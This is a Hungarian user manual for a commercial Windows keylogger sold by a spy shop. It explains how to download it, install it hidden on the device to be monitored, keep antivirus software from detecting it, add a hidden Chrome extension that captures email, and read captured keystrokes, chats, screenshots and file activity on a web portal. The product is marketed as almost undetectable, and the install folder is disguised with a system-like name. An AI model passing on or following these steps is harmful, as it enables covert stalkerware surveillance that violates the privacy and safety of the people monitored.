
Mobilebackup software Windows-ra

Használati útmutató



A szállító elérhetősége:

SHX Trading s.r.o.
Hrusická 2616/3, 141 00 Praha 4
Tel: +36 70 290 1480, e-mail: info@spystore.hu

1. Terméktulajdonságok

- Szoftver keylogger Windows-ra (A kínálatban talál Android-ra, iOS-re, Mac OS X-re, Symbian-ra és BlackBerry-re)
- 100%-ig rejtett, majdnem felfedhetetlen a biztonsági szoftverek számára
- Hozzáférés az adatokhoz bármilyen számítógépről, okostelefonról, tabletről Android vagy iOS operációs rendszerrel (a hozzátartozó program telepítése után), vagy böngészőn keresztül speciális szoftver vagy alkalmazás nélkül
- Távoli hozzáférés fizikai jelenlét nélkül
- Egyszerű és érthető WWW hozzáférés
- Sokrétű beállítási lehetőségek

2. Gyors indítás

Ez a rész a keylogger alapvető használatához ad útmutatást. Amennyiben részletesebb leírást igényel, lapozzon a következő pontokhoz.

1. Először lekell töltenie a szoftvert a számítógépére, lásd **3. Szoftver letöltés.**
2. Továbbá a szoftvert telepítenie kell, lásd **4. A szoftver telepítése**.
3. A telepítést követően a szoftvert azonnal használhatja, lásd **5. A rögzített adatok megjelenítése (Portál)**.

3. Szoftver Letöltés

(Megjegyzés: A szoftvert a megfigyelésre szánt eszközre kell feltelepítenie. Ezután a rögzített adatokat a portálon keresztül bármilyen készüléken megtekintheti.)


1. A http://dmw.bz oldalon, pipálja ki, hogy ön már ügyfél és rendelkezik licensz kóddal.



2. Válassza ki **View all software** (Mutasd az összes szoftvert) lehetőséget.



3. Válassza ki a **Windowst**




Mentse a tömörített mappát a számítógépre.

4. A szoftver telepítése

1. Bontsa ki az előző fejezetben (**Szoftver letöltés**) letöltött tömörített mappát tömörítő programmal. Windows 10 használat esetében elég duplán kattintania erre a .zip mappára.

2. Kattintson 2x az .exe fájlra amit a mappában talál. Ezzel elindítja a programot.




3. Megjelenik a telepítési párbeszédpanel, lásd a következő oldalon lévő képeket

   a) Az első lépésben az **Yes** (igen) gombra kattintva fogadja el a licencfeltételeket

   b) A víruskereső észlelni fogja a telepítést (ha van telepítve). Kattintson a **Click here for instructions-ra** (kattintson ide az útmutatóhoz) A böngésző ezután megjeleníti a a kivételek beállításhoz szükséges utasításokat a keylogger számára. Ez szükséges lehet a telepítés befejezése után a program megfelelő működéséhez (ha a vírusirtó blokkolja azt). Az a lényeg, hogy a víruskereső programban engedélyezett kivétel legyen a C:\Program Files (x86)\Windows Provisioning*.* . Ez a program egy rejtett könyvtárba van telepítve. A megfigyelő programot az víruskeresőben megbízhatóvá kell nyilvánítani.


   c) Folytassa az **OK-ra** kattintva


Software Installation
License Agreement
Installation
Ready To Activate
I agree to install this software only on computers that I own. I also agree to inform anyone who uses those computers that their computer usage may be monitored.
Please read the following License Agreement. Press the PAGE DOWN key to see the rest of the agreement.
SOFTWARE END USER LICENSE AGREEMENT
PLEASE CAREFULLY READ THIS END USER LICENSE AGREEMENT (LICENSE) PRIOR TO USING THE SOFTWARE (SOFTWARE). BY USING THE SOFTWARE, YOU AGREE TO ADHERE TO THE TERMS OF THIS LICENSE. IF YOU DO NOT ACCEPT THE TERMS OF THIS LICENSE, DO NOT INSTALL OR USE THE SOFTWARE AND DELETE THE SOFTWARE AND ALL OF ITS RELATED FILES FROM YOUR DEVICE. THIS END USER LICENSE AGREEMENT (EULA) IS A LEGAL AGREEMENT BETWEEN YOU (THE USER) AND APPLICATION PROVIDER FOR USE OF THE SOFTWARE. BY DOWNLOADING, INSTALLING, OR OTHERWISE USING THE SOFTWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS EULA. IF YOU DO NOT AGREE TO THE TERMS OF THIS EULA, YOU MAY NOT DOWNLOAD, INSTALL, OR USE THE SOFTWARE.
BY ACCEPTING THIS AGREEMENT, YOU AGREE TO INSTALL THIS SOFTWARE ONLY ON A DEVICE OR DEVICES OWNED BY TO USE IT ONLY IN CONNECTION WITH AN ACCOUNT, APPLICATION, OR PROGRAM YOU HAVE THE LEGAL RIGHT TO ACCESS. YOU ALSO
Do you accept all the terms of the preceeding License Agreement? If you choose No, Setup will close. To Install this software, you must accept this agreement.
Yes
No
version 1.0.11


Antivirus Detected!
For your software to work correctly it must be added as an exception to the following Antivirus programs.
Please use the instructions below to add add exceptions to your Antivirus software to ensure that your software will work smoothly and uninterrupted.
Avast Antivirus
Click here for instructions
Windows Defender
Click here for instructions
OK

d) A második lépésben a telepítés automatikusan megtörténik.

e) A harmadik lépésben a program készen áll az aktiválásra, lásd az alábbi ábrát. Itt javasoljuk, hogy kattintson az **Activate Now-ra** (Aktiválás most). Amennyiben az **Activate Later-re** (Aktiválás később) kattint, egy párbeszédablak jelenik meg



a későbbi aktiválási utasításokkal. Kattintson a **Close** (Bezárás) gombra és a dialógus eltűnik, és a program nem fog adatokat küldeni. A **Return** (Vissza) gombbal visszatérhet a fenti képen látható ablakhoz és befejezheti az aktiválást. Ha bezárta a telepítési ablakot, mielőtt befejezte volna az aktiválást, előhívhatja a *#900900900 kód beírásával, ezután nyomja meg az Enter billentyűt a Windows asztalon vagy bármely aktív alkalmazásban. Amíg nem aktiválja a programot, nem fogja ellátni a funkcióját.

f) Az Aktiválás ablak három lehetőséget kínál:


1. **Activate Now** (aktiváld most, ajánlott)

2. **Install Browser Plugin** (csak a Chrome esetében, lásd alább).

3. **Uninstall** - a program eltávolításához lásd alább

g) Kattintson a **Next** (tovább) gombra. A következő oldalon adja meg aktiváló kódját (licenckulcs). A szoftver megvásárlása után e-mailben érkezett el Önhöz, vagy jelentkezzen be a https://portal.mobilebackup.biz/ **Account menu > License Profile section** pontnál találja**.** Az aktiválást az **Activate** gombra kattintva fejezheti be.


h) Sikeres aktiválás esetén megjelenik egy értesítése. Miután a **Close** (bezárás) gombra kattintott, az útmutató eltűnik és rejtve marad. Az eltávolításhoz vagy a kikapcsoláshoz lapozzon a 7. fejezethez, **Deaktiválás és eltávolítás**.



5. A rögzített adatok megjelenítése (Portál)

(Megjegyzés: A portálhoz való bejelentkezéshez szükséges bejelentkezési adatok e-mailben érkeztek a program megvásárlása után.)

1. A rögzített eszköz adatait megtekintheti, miután bejelentkezett portálon a https://portal.mobilebackup.biz/ címen.



2. A Portálon választhat a menü pontok közül:

   a) **Help** amelyben megtalálja:

      i. A **Portal Viewer App-et**, amely segítségével megjelenítheti a portál tartalmát a mobiltelefonján (Android, iOS)


      ii. Eszközbeállítások (**Device Settings**) - Itt részletes beállíthatja a rögzíteni kívánt tételeket és az időintervallumot a tételek átküldéséhez a portálra. Itt a **Device Controls** pontnál deaktiválhatja és el is távolíthatja ezt a szoftvert (lásd a következő fejezetet).


      iii. **Reference Manuals** alatt az angol nyelvű kézikönyvre talál hivatkozást.

   b) **Account** – Itt a szoftver tulajdonosának a profilja található a felhasználónévvel, e-mail címmel. Ezt követően a licensz profil található a információkkal a licensz kulcsról, az utolsó bejelentkezés dátuma és időpontja.

   c) **Device Info** – alapvető adatok a licenszről (lejárati dátum, licensz kulcs, stb.) és a megfigyelt eszközről (gyártó, operációs rendszer, MAC cím, stb.).

d) Data – a fő rész, ahol a felvett adatok vannak kategorizálva. Például: a Keylog-ok különböző billentyűk leütései, különböző programokban és azok használatának időtartama, Screenshot-ok a képernyő pillanatképe, stb. A teljes funkciók listáját az alábbi táblázatban találja.






e) Alert opció (riasztás) – ez az opció lehetővé teszi, hogy egy konkrét egy kulcsszó vagy egy bizonyos akcióhoz állítsa a riasztást. 10 ilyen riasztást állíthat be.

i. Pl.: a **Keyword** (kulcsszó) opció kiválasztása és a „szombat” kulcsszó megadása után, a rendszer mindig figyelmeztet majd a szó használatáról a megfigyelt eszközön.

ii. A **File Activity** (Fájl mozgás) opció figyelmezteti Önt az Ön által megadott kulcsszót tartalmazó fájlok mozgására. Például a „teszt” szó megadása után a **Delete** lehetőség kiválasztása után figyelmezteti Önt a szoftver, ha a felhasználó törli a „teszt file.txt” fájlt.

A figyelmeztetést a létrehozott feltételeknél találja a **View** (megjelenítés) pont alatt találja a jobb oldalon (ábra alább).



A **Data** menüpont funkciói	
Key Logs	Rögzített billentyűleütések és a használt program neve .
Web Email	Rögzített e-mail beszélgetések a Chrome böngészőben. Ehhez szükség van a „Chrome Extension” telepítéséhez.
Email Screenshots	Képernyőképek az e-mail kliensekről (pl.: Outlook).
Desktop Chats	Desktop kommunikációs programokban rögzített kommunikáció (pl.: Skype).
Web Chats	Webes kommunikációs felületen rögzített kommunikáció (pl.: WhatsApp).
Social Media	Szociális hálón rögzített kommunikáció (pl.: Facebook).
Screenshots	Megadott időközönként készített képernyőképek.
Web Browser	A meglátogatott szerverek listája, a kattintást és az átirányítást követően.
Browser Search	A keresett szavak listája.
Browser Videos	A lejátszott videók listája.
File Transfer	A letöltött és feltöltött fájlok listája.
File Activity	A manipulált fájlok listája (törlés, másolás, létrehozás, átnevezés).
App Usage	A használt programok listája, idő és a használat időtartama.
Installed Apps	A telepített programok listája.


Logon	Dátum és idő az összes rendszerbe való bejelentkezésről, kijelentkezésről, a kijelző feloldásáról.
Network	A hálózati kapcsolatok típusai, pl.: a Wi-Fi hálózat neve, a kapcsolat állapota, dátum/idő.
USB Connection	USB porton keresztül csatlakoztatott eszközök listája, pl.: külső tároló.
Printing Job	A nyomtatott feladatok listája.

6. A Chrome böngésző kiegészítőjének telepítése

Amennyiben a megfigyelt eszközön Chrome böngészőt használnak, telepítheti ezt a rejtett kiegészítőt, amely segítségével rögzítheti az e-mail kommunikációt ezen a böngészőn.

1. Az installációt rögtön az elején is kivitelezheti, a megfigyelő szoftver telepítésekor, ahogyan a **4. pontnál A szoftver telepítése > 3. > f) > ii**. Ebben az esetben válassza az **Install Browser Plugin**-t és folytassa a leírás szerint.

2. Később is kivitelezhető a telepítés a program előhívásával: üsse be a *#0123456789 (ahol a 0123456789 számokat a saját licenszszámával helyettesíti) és egy Enter-rel megerősíti a Windows asztalon, vagy bármelyik aktív programban. Ezután válassza az **Install Browser Plugin** lehetőséget és folytassa a kijelzőn lévő leírás szerint.



3. Az e-mail kommunikációt ezután a Portálon figyelheti (https://portal.mobilebackup.biz/) a **Data > Web Email** pontban.

7. Deaktiváció és eltávolítás

Megjegyzések:

- A deaktivációval az összes log-ot eltávolítja az ön fiókjából.
- Lehetséges az eltávolítás a fiók deaktiválása nélkül. Ezzel az összes adat megmarad, pl.: a későbbi újratelepítés esetére.
- Amennyiben távolról deaktivál, nem lesz képes távolról eltávolítani. Ezután már csak az eszközön fogja tudni megtenni, lásd alább.
- Az Ön licensze deaktiválva kell hogy legyen mielőtt azt egy másik eszközön használná. Egy licenszet csak egy eszközön használhat.

1. A deaktiváció és az eltávolítás lehetséges a megfigyelt eszközön/-ről vagy a Portálon keresztül.

   a. *Helyi eltávolítás (a megfigyelt számítógépről):*

      i. *A megfigyelt számítógépen hívja elő a szoftvert a *#0123456789 (ahol a 0123456789 helyett az Ön licenszszámát írja) és egy Enter-rel erősítse meg a Windows asztalon vagy bármely programban.*

      ii. *Ezután válassza az **Uninstal-t** (eltávolítás).*

      iii. *A következő ablakban kattintson a **Yes**-re (igen).*

   b. *Távolról történő eltávolítás/deaktiváció (a Portálon keresztül):*

      i. *A Portálon (https://portal.mobilebackup.biz/) válassza a **Help > Device Settings > Device Controls > Deactivate / Uninstall** lehetőséget.*

      ii. *Válassza ki, hogy törölni **(Uninstall)** vagy deaktiválni **(Deactivate)** szeretne-e.*

8. Hibaelhárítás

1. A http://dmw.bz nem tudja letölteni a fájlt a keylogger-el:

   a. A böngésző biztonsági beállítása blokkolhatja a fájl letöltését. A böngészőhöz tartozó útmutató alapján állítsa be a manuális letöltést / hagyja jóvá a letöltést „folytatás”, „ignoráld”, „feloldás” stb.

   b. A telepítés idejére próbálja meg kikapcsolni a víruskeresőt vagy engedélyezze a megfigyelő szoftver telepítését.

2. A telepítés folyamán vagy a telepítés után a vírusírtó blokkolja a megfigyelő szoftvert annak működésében és figyelmeztet:

   a. Amíg a megfigyelő szoftver teljes telepítése folyik, ajánlott ideiglenesen kikapcsolni a vírusírtót.

b. A telepítést követően ajánlott a vírusírtó beállításában a kivételek közé sorolni a megfigyelő szoftver mappáját. Ennek a menetét a vírusírtó útmutatójában találja. A megfigyelő szoftver a C:\Program Files (x86)\Windows Provisioning*.* alatt találja. Ezt a kivételt kell megadnia a vírusírtónak és megbízhatónak nyilvánítani.

3. Más problémák esetén keressen minket az elérhetőségeknél megadott címen.

9. Felelősséget kizáró nyilatkozat



A szoftver használata részben eltérhet verziótól függően.

Használja a szoftvert a törvényeknek megfelelően. A szállító nem vállal semmilyen felelősséget a készülék használatáért, a törvények megsértéséért.
Ha bármilyen hiányosságot észlel a használati útmutatóban, kérem jelezze azt az info@spystore.hu e-mail címen.